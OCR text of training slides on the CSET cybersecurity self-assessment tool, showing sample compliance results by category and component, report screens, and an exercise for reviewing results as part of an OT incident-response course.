
Standard: Key
Category: Access Control
Answer: No

Rank 3

Question
Does the system enforce assigned authorizations for controlling electronic access to the system?


Reference # 3

Standards Summary




Answer	Number	Total	Percent
Yes	79	158	51%
No	75	158	47%
Not Applicable	0	0	0%
Alternate	2	158	1%
Unanswered	2	158	1%

Ranked Categories



Category	Rank	Failed	Total	Percent
Plans	1	6	14	5.25%
Portable/Mobile/Wireless	2	5	7	4.70%
Monitoring & Malware	3	6	15	4.49%
Access Control	4	6	10	4.34%
Audit and Accountability	5	6	6	3.96%
Physical Security	6	13	16	3.90%


Results By Category



Key


Category	Passed	Total	Percent
Access Control	4	10	40%
Account Management	12	21	57.14%
Audit and Accountability	0	6	0%
Communication Protection	3	3	100%
Configuration Management	5	7	71.43%
Continuity	4	7	57.14%

Components Summary




Answer	Number	Total	Percent
Yes	23	47	49%
No	20	47	43%
Not Applicable	2	47	4%
Alternate	1	47	2%
Unanswered	1	47	2%

Ranked Components By Category



Category	Rank	Failed	Total	Percent
Policies & Procedures General	11.44	5	6	83.33%
Remote Access Control	6.52	2	2	100%
Management Practices	6.15	3	7	42.86%
Logging	5.62	2	2	100%
Securing Content	5.59	3	4	75%
Account Management	2.88	1	1	100%

Component Results By Category



Component	Passed	Total	Percent
Access Control	2	2	100%
Account Management	0	46	0%
Encryption	5	8	62.5%
Logging	0	59	0%
Management	0	19	0%
Management Practices	66	108	61.11%

Executive Summary

Cyber terrorism is a real and growing threat. Standards and guides have been developed, vetted, and widely accepted to assist with protection from cyber attacks. The Cyber Security Evaluation Tool (CSET) includes a selectable array of these standards for a tailored assessment of cyber vulnerabilities. Once the standards were selected and the resulting question sets answered, the CSET created a compliance summary, compiled variance statistics, ranked top areas of concern, and generated security recommendations.

Overview


High-Level Assessment Description: Please provide a description of the assessment process and work performed for senior management. This information will be included in your reports. This is not intended to be analysis of the assessment results as requested in the executive summary.

Please provide a description of the assessment process and work performed.

Comments

Comments: Please provide general comments, if any, to include in the reports. These comments are not included in the Executive Summary Report, but are included in the remaining reports.


Please provide general comments, if any, to include in the reports.


CSET
Tools
Resource Library
Help
GJF-DELL-3500\fincgj
Prepare
Assessment
Results
Reports
Create your final reports. You can add descriptions, comments, and an executive summary to your reports. You can also specify comments and descriptive text.
Standards and Diagram
Executive Summary
Site Summary Report
Site Cybersecurity Plan
Site Detail Report
Observations Tear-Out Sheets
Back
Next

Reports


EXECUTIVE SUMMARY

Analysis of Network Components



The number of identified warnings and recommendations in the basic analysis of the user-defined system diagram is 0.

See the Site Summary report Findings and Recommendations from Basic Network Analysis for details.



Homeland Security

CSET® Exercise 5

- Look at the Result screens
  - Analysis Dashboard
  - Control Priorities
  - Standard Summary, Ranked Categories, Results by Category
  - Same for Components
  - Select each report and save a copy to the CSET work folder

Free Download

For the latest web application:

https://github.com/cisagov/cset/releases

It's the same web site for old desktop versions:

https://github.com/cisagov/cset/releases

CYBERFIRE

OT Incident Response

Dan Noyes & Michael McCarty

Discussion & Closeout